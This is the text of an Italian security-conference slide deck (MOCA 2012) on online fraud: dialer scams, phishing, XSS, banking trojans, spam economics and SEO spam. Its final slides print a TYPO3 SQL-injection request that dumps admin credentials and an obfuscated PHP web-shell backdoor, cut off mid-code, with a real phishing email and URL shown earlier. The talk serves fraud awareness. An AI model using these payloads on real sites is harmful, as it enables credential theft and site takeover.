



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012  
<http://moca.olografix.org>

# (ANONYMOUS) FRAUDSTER OF THE NEW AGE

---

Speaker: Andrea Pompili

There are only 10 types  
of people in the world:  
Those who understand binary,  
and those who don't



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# The sweet meaning of Frauds...



Art. 640ter c.p.

*«chiunque, alterando in qualsiasi modo il funzionamento di un sistema informatico o telematico, o intervenendo senza diritto su dati, informazioni o programmi contenuti in un sistema informatico o telematico, procura a se o ad altri un ingiusto profitto con altrui danno»*



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Una Domanda Facile Facile...



Meglio Rapinare una Banca o Rubare un'Auto?



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Frodi informatiche in numeri

**25.000**

Frodi creditizie  
sul web durante  
il 2010

**€ 147**

Costo di un'identità  
compromessa

**€ 200.000.000**

Danno complessivo  
derivante dalle truffe

**€ 2.000.000 CA**

Danni causati dalle  
false identità

**+ 300%**


Denunce al Servizio della  
Polizia Postale nel 2010



Fonte: CRIS per il Sole 24 Ore del novembre 2010

**Andrea Pompili**

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilogic Corp.



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Fraud World Evolution



Truffa Tradizionale

Phreaking

AutoDialer

Phishing

???



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.

# Phreaking & Captain Crunch

John: "Olympus, per favore"

Operatore: "Un attimo, per favore..."

Nixon: "Che succede?"

John: "Signor Presidente,  
è in atto una crisi qui, a Los Angeles"

Nixon: "Che tipo di crisi?"

John: "Siamo senza carta igienica,  
Signor Presidente."





MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012  
<http://moca.olografix.org>

899



*Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>*


**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# 899 Autodialer Micro-Fraud



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

Dialer e Modem...



# la Repubblica

Fondatore Eugenio Scalfari

Anno 30 - Numero 185 € 1,20 in Italia

SEDE: 00147 ROMA, Via Cristoforo Colombo, 90  
tel. 06/49821, fax 06/4982903  
Sed. abb. post., art. 1, legge 46/04 del 27 febbraio 2004 - Roma.  
Concessione di pubblicità:  
A. MANZONI & C. Milano - Via Nervosa, 21 - tel. 02/574941.

Direttore Ezio Mauro

sabato 6 agosto 2005



PREZZI DI VENDITA ALL'ESTERO: Portogallo, Spagna € 1,20  
(Azzorre, Madeira, Canarie € 1,40); Grecia € 1,00; Austria, Belgio,  
Francia (se con D o il Venerdì) € 2,00; Germania, Lussemburgo,  
Monaco P., Olanda € 1,85; Finlandia, Islanda € 2,00; Albania,  
Lek 280; Canada \$1; Costa Rica Col 1.000; Croazia Kn 13;

Danimarca Kr 15; Egitto EP 15,50; Malta Cent 53; Marocco  
MDH 24; Norvegia Kr. 16; Polonia Pin 1,40; Regno Unito Lit. 1,30;  
Repubblica Ceca Kr. 56; Slovacchia Skk 71; Slovenia St. 280;  
Svezia Kr. 15; Svizzera Fr. 2,80; Svizzera Tic. Fr. 2,5 (con il Venerdì  
Fr. 2,80); Tunisia TD 2; Ungheria Ft. 350; U.S.A. \$ 1.

## 709 la truffa corre sul filo...

Il decalogo dell'MDC per salvare il portafoglio

TUTTI I RISCHI  
PER LA LIBERTÀ  
ANTONIO CASSESE

L'AMMINISTRAZIONE ha scagliato contro l'Inghilterra dal numero due di

Dopo i famosi 144, 166 e 899 ecco puntualmente migliaia di utenti fare i conti con i raggiri realizzati tramite questo nuovo servizio a pagamento di internet, che sta togliendo il sonno a migliaia di navigatori del web alle prese con le salatissime bollette telefoniche arrivate o in procinto di essere recapitate. Non ci sono dubbi per il Segretario Nazionale dell'associazione l'Avv. Francesco Luongo secondo cui: "In questi giorni si sta consumando la prima truffa di massa on line della storia italiana. Un nuovo dramma che coinvolge migliaia di utenti, alcuni ancom ignari di cosa li aspetta, e che conferma l'assoluta assenza di garanzie per gli utenti nel mercato delle telecomunicazioni". Tutto ciò - continua Luongo - ad esclusivo vantaggio di società senza scrupoli e, naturalmente, in uno scandalo che dameggi anche le società che utilizzavano onestamente il 709. L'MDC considera assolutamente insufficienti i consigli e le rassicurazioni date, solo a cose fatte, dal Dipartimento Vigilanza della Autorità per le Poste e delle Comunicazioni.

In particolare per l'associazione migliaia di utenti sono a rischio, poiché le procedure di autotutela consigliate anche dalle compagnie telefoniche non sono affatto sicure per i consumatori, sia sul piano pratico che su quello prettamente giuridico.

Secondo l'MDC in questi giorni si stanno letteralmente svianti gli utenti con vaghe promesse e rassicurazioni, mentre in realtà le aziende telefoniche puntano a obbligare al più una semplice ratificazione delle astronomiche bollette inviate. Parte di questi soldi andrà alle compagnie, mentre la maggior parte della fattura contenente il 709 va fatta per raccomandata ar. e non

[www.repubblica.it](http://www.repubblica.it)



LA LETTERA

Perché  
dico no  
a Berlusconi  
nel fondo

CARLO DE BENEDETTI

CARA Repubblica, cari lettori, cari giornalisti e collaboratori del Gruppo *Espresso* caro Eugenio, caro Ezio, in questi giorni mi sono reso conto che sia tribuisse alla mia persona un grande responsabilità sulla scena

come individuo, n





MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Dialer at Work



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>



➤ Truffa Tradizionale

➤ Phreaking

➤ AutoDialer

➤ Phishing

➤ ???



*Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>*

**Andrea Pompili**

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Fraud Kit #1> Utenti=UtOnti



In questo momento voi ha ricevuto il "virus albanese"

Siccome noi di Albania non ha esperienza di software e programmazione, questo virus albanese funziona su principio di fiducia e cooperazione.


Allora noi prega voi adesso cancella tutti i file di vostro ard disc e spedisce questo virus a tutti amici di vostra rubrica.

Grazie per fiducia e cooperazione.

Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.





# Fraud Kit #2 > Application (In)Security



## OWASP Top 10 – 2007 (Previous)

A2 – Injection Flaws
A1 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference
A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>
A8 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access
A9 – Insecure Communications
<not in T10 2007>
A3 – Malicious File Execution
A6 – Information Leakage and Improper Error Handling

## OWASP Top 10 – 2010 (New)

A1 - Injection
A2 – Cross-Site Scripting (XSS)
A3 - Broken Authentication and Session Management
A4 – Insecure Direct Object Reference
A5 – Cross Site Request Forgery (CSRF)
A6 – Security Misconfiguration (NEW)
A7 – Insecure Cryptographic Storage
A8 – Failure to Restrict URL Access
A9 – Insufficient Transport Layer Protection
A10 – Unvalidated Redirects and Forwards (NEW)
<dropped from T10 2010>
<dropped from T10 2010>

# Evergreen XSS (Cross Site Scripting)

Def. «Le vulnerabilità di tipo XSS si verificano quando un'applicazione web riceve dati provenienti da fonti non affidabili e li ripropone all'utente senza un'opportuna validazione. XSS permette agli attaccanti di eseguire script malevoli sul browser della vittima, dirottando la sessione dell'utente, oppure forzando la navigazione verso un sito malevolo».

[https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

<http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSAo9-VelaNava-FavoriteXSS-SLIDES.pdf>





MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# SEO + XSS = Search Engine Poisoning (SEP)

twitter

Login Join Twitter!

<http://twitter.com>

/zzap#@"onmouseover="alert('uh  
oh')"/

about 7 hours ago via web  
Retweeted by 3 people




zzap

Pearce H. Delphin

© 2010 Twitter About Us Contact Blog Status Goodies API Business Help

© 2010 Twitter About Us Contact Blog Status Goodies API Business Help

### Search Engine Crawlers Following XSS links



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.

# Fraud Kit #3> Good ol' Trojan Builder

## MiTB/MiTMo/BitB/....

<http://www.secureworks.com/research/threats/zeus/>

<http://www.airdemon.net/spyeye.html>

[http://www.securelist.com/en/blog/208193760/  
New\\_ZitMo\\_for\\_Android\\_and\\_Blackberry](http://www.securelist.com/en/blog/208193760/New_ZitMo_for_Android_and_Blackberry)

## 23-03-2011

### ZEUS Source Code Leaked





MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# <1994> 419 Scam: Phishing alla Nigeriana



"Ne ho bisogno per volare in Nigeria  
e prendere il mio premio"



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.




MOCA  
2012  
fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# The Art of Email Address Harvesting



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



Step 2

Step 3

Step 4



MOCA  
2012  
fino alla fine del mondo


PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# <2007> Maometto e la Montagna



Ice IX SpyEye  
ZEUS  
Carberp



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# The world of Spam & Identity

Russian Business Network

Kevin Lipnitz

Aki Mon Telecom

InstallsCash

Shane Atkinson

Vandar Kushnir

David D'Amato

Wayne Mansfield

Dave Rhodes Defcon Host

Sendar Argic

Davis Wolfgang Hawke

Micronnet Ltd.

Scott Richter

Eddie Davidson  
Jumpstart Technologies

Alan Ralsky

SBT Telecom Network

iFrame Cash

Canter & Siegel

Peter Francis-Macrae

RBNet

Oleg Nikolaenko

Richard Colbert


Today's Special

Base identity \$ 7.70

Medium identity \$ 12.29

Premium identity \$ 32.29

(other identities value by request)



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Ma come pensano Questi di farci i Soldi?

Postepay sistema di sicurezza - Messaggio (Testo normale)

**File** **Messaggio**

**Azioni rapide**

**Elimina** **Rispondi** **Rispondi a tutti** **Inoltra** **Sposta** **Segna come da leggere** **Categorizza** **Completa** **Traduci**

Interruzioni di riga in eccesso rimosse dal messaggio.

Da: Poste Italiane <cm.paniccia@srvup.ru>  
A: security@retis.it  
Cc:  
Oggetto: Postepay sistema di sicurezza

**POSTE ITALIANE CERCANO DI CONTATTARVI**

Vi comunichiamo che durante l'ultimo aggiornamento abbiamo notato at...

I Suoi dati sono incompleti o sono stati cambiati.

A causa di errore rilevato il Suo account on-line è stato temporaneamente...

Siamo pertanto tenuti a verificare i Suoi dati per rinnovare l'accesso al se...

Si prega di fare un clic sul link per riottenere l'accesso:  
<http://banciposteitalia.3322.org/>

Supporto tecnico  
Poste Italiane

[Ulteriori informazioni su Poste Italiane.](#)

Poste Italiane - Accedi a Poste.it - Mozilla Firefox

Hotmail - apompili@hotmail.com Poste Italiane - Accedi a Poste.it

Google HotMail Libero

Posteitaliane

Accedi a Poste.it

Per poter usufruire dei servizi online di Poste.it occorre prima identificarsi. Inserisci negli appositi spazi il tuo nome utente e la password.

**Privati | Business**

Privati  
Accedi ai Servizi Online

**Accedi**

Non sei ancora registrato? [Accedi](#)

Hai dimenticato la password? [Crea una nuova password](#)

Come difendersi dal phishing!

I siti web contraffatti o finanziarie imitando...

L'inserimento di informazioni d'identità o altre frodi...

Allontanarsi da questo sito [Accedi](#)

Contattaci | Privacy | © Poste italiane 2012

[Ignora questo avviso](#)

Andrea Pompili  
apompili@hotmail.com – Xilologic Corp.




Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>



# Il business del lato Oscuro della Forza

Example of a Typical Campaign	Mass Phishing Attack (Single Campaign)	Spearphishing Attack (Single Campaign)
(A) Total Messages Sent in Campaign	1,000,000	1,000
(B) Block Rate	99%	99%
(C) Open Rate	3%	70%
(D) Click Through Rate	5%	50%
(E) Conversion Rate	50%	50%
<b>Victims</b>	<b>8</b>	<b>2</b>
Value per Victim	\$2,000	\$80,000
<b>Total Value from Campaign</b>	<b>\$16,000</b>	<b>\$160,000</b>
Total Cost for Campaign	\$2,000	\$10,000
<b>Total Profit from Campaign</b>	<b>\$14,000</b>	<b>\$150,000</b>

Source: Cisco - "Email Attacks: This Time It's Personal" – 30/06/2011



Source: "A Profitless Endeavor: Phishing as Tragedy of the Commons" – 2008

$H(E) =$  Curva della raccolta di denaro sostenibile in funzione dell'effort sostenuto



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>



Truffa Tradizionale

Phreaking

AutoDialer

Phishing

???



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.




MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# The Power of PageRank™



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.

# PageRank™ in a Nutshell

$$\text{PR}(\text{myPage}) = (1-d) + d * (\text{PR}(T1)/C(T1) + \dots + \text{PR}(Tn)/C(Tn))$$

$\text{PR}(X)$  è il punteggio “PageRank” della pagina X

$C(X)$  è il numero di link presenti nella pagina X (link in uscita)

1. Ogni pagina esterna che mi linka incrementa (anche se di poco) il mio PageRank.
2. Il mio punteggio aumenta quanto più è alto quello di chi mi linka (reputazione).
3. Ricambiare il favore rende felici entrambi.
4. Basta fare tutto con stile!



# PageRank & Blogging Nightmare

[Le Tigri di Telecom] Nuovo commento su Spaghetti Hacker v 2.0. - Messaggio (HTML)

**File** **Messaggio**

**Elimina** **Rispondi** **Rispondi a tutti** **Inoltra** **Azioni rapide** **Sposta in:** **Al responsabile** **Messaggio di p...** **Sposta** **Segna come da leggere** **Categorizza** **Traduci** **Zoom**

Da: Anonimo <noreply-comment@blogger.com>  
A: apompili@hotmail.com  
Cc:  
Oggetto: [Le Tigri di Telecom] Nuovo commento su Spaghetti Hacker v 2.0.

Invia: giovedì 31/05/2012 05:15

Anonimo ha lasciato un nuovo commento sul tuo post "[Spaghetti Hacker v 2.0](#)":

I used to be recommended this blog by my cousin. I am now not positive whether this submit is written by way of him as nobody else understand such distinct approximately my trouble. You are amazing! Thanks!

*Also see my website - [video porno](#)*

[Pubblica](#)  
[Elimina](#)  
[Contrassegna come spam](#)

[Modera](#) i commenti per questo blog.





PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Ops, il mio sito vende Viagra



servizio clienti:  
+41 445862154

lingue



## Viagra + Cialis Pacchetto



VIAGRA / 10 Pillole      CIALIS / 10 Pillole

I pagamenti hanno accettato



Delle domande? Seli metta in contatto con

Voglia dargli una prova? [vada](#)

Scatti qui per imparare circa gli sconti

Importante! Pillole libere con ogni ordine!

Search by Name: #ABCDEFIGHJKLMNOPQRSTUVWXYZ

## I nostri bestseller

## Categorie

Disfunzione erektil  
Men's Health  
Erezione pack  
Anti Acidity



# Il mondo visto con gli occhi di Google...

Ricerca Circa 25.700 risultati (0,24 secondi)


- Tutto [Viagra Generic Vs Brand, Buy Viagra Canada No Prescription ...](#)
- Immagini [www.dislessia.org/forum/viewtopic.php?t=656](#)  
19 dic 2005 – Viagra Generic Vs Brand, Buy Viagra Canada No Prescription. Online Pharmacy, Secure And Anonymous. The only online drugstore that ...
- Maps
- Video [Buy Viagra Europe, Viagra Generic: Cheap](#)
- Notizie [www.dislessia.org/forum/viewtopic.php?t=1906](#)  
14 mar 2007 – Buy Viagra Europe, Viagra Generic Shipping. Best online pharmacy drugstore: pills for
- Shopping
- Più contenuti [Viagra Benefits, Viagra Dosing: Discount](#)
- Roma [www.dislessia.org/forum/viewtopic.php?t=2229](#)  
15 post - 6 autori - 3 giu 2007
- Cambia località [Viagra Benefits, Viagra Dosing. Online Pill Shop, something for your health? Go and order pills for low](#)
- Nel Web [Viagra Alternatives, Viagra Price: Online F](#)
- Pagine in italiano [www.dislessia.org/forum/viewtopic.php?t=1863](#)  
24 post - 7 autori - 6 mar 2007
- Pagine da: Italia [Viagra Alternatives, Viagra Price. Cheap Pills Sh](#)
- Pagine straniere tradotte [only canadian quality medicaments.](#)
- [Buy Viagra Cialis, Buy Viagra Malaysia: O](#)

Questa è la copia cache di Google di <http://www.dislessia.org/forum/viewtopic.php?t=1861>. È un'istantanea della pagina visualizzata il 19 mar 2012 22:25:44 GMT. Nel frattempo la [pagina corrente](#) potrebbe essere stata modificata. [Ulteriori informazioni](#)

Sono stati evidenziati i seguenti termini usati nella ricerca: **viagra**

[Versione solo testo](#)

**Viagra Alternatives, Viagra Price**  
 Recognise ipf pens documentary ordered aria. Affective descalade. Confidential interfere **viagra price**. How no.5 preparation kokteilis altace moteriai hausmittel teenagers mental etc available. Dayley. Ellis collateral longer dosering. Enhancers signup legality simvastatin names surf.. 1000 thomson difficulty lanzarote bcbs exitos. Co-op 100mg.. Uspi brought berter overdose .ppt -h brighton emirates. Genitals **viagra alternatives 2014** coca schadlich cardiac. Cigarettes preso zuzahlung prescription -finpecia revenue. Boards cialis penile. Levitra.  
**viagra** soft leaflet  
 pink **viagra** affiliate  
**viagra** website  
**viagra** taste  
 order **viagra** online australia  
 will doctor prescribe **viagra**  
 generic **viagra** online no prescription  
 gays and **viagra**  
 Cancun **viagra**  
 still hard after i cum **viagra**  
 spainware **viagra**





MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

... e quello visto dai comuni mortali



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

Andrea Pompili  
[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



MOCA  
2012  
Fino alla fine del mondo

PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Google Redirect Hack



Joomla!™

...because open source matters

TYPO3



Drupal



Wordpress

phpBB™  
creating communities



Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.



PESCARA 24+25+26.08.2012

<http://moca.olografix.org>

# Step 1: Get Backend Access


TYPO3 

GET

```
/records_detail_blahblah/xxxxxxxx_xx_xxx_xxxx.html?tx_hawk%5Buid%5D=-  
5319+union+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,  
group_concat(concat_ws(0x3a3a,username,password,admin)),  
22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,  
46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,  
70,71,72,73+from+be_users+where+admin=1+and+disable=0+--  
+&tx_hawk%5BbackPid%5D=38&cHash=458151e8C
```

**prova01/prova01**

**typo3.pHtmL**



The image shows a screenshot of a TYPO3 backend login page. The title bar reads "ENTRA NEL BACKEND TYPO3 DI [REDACTED] INTERNATIONAL". Below the title are two input fields: "Username" and "Password", each with a corresponding text input box. A "Login" button is located at the bottom right of the form area.




Except where otherwise noted, this work is licensed under  
<http://creativecommons.org/licenses/by-nc-sa/3.0/>

**Andrea Pompili**

[apompili@hotmail.com](mailto:apompili@hotmail.com) – Xilologic Corp.

# Step 2: Own as Much as you Can



## Action 1

```
preg_replace("/4IHndKSp0y8itgtA4xEKwgH/e",
"j=1fZn7INM==CfRcKtnuPfPyL4VHBBClBSFa6BAHNAG....." ^
"\x0fKP\x0arL\x5e\x0af\x24NN\x26\x12z\x3f\x17P1\x27\x157.....",
"4IHndKSp0y8itgtA4xEKwgH");
```



```
if(isset($_REQUEST['ch']) &&
(md5($_REQUEST['ch']) == 'f766e86392aa4e2a2800cafef4eff585') &&
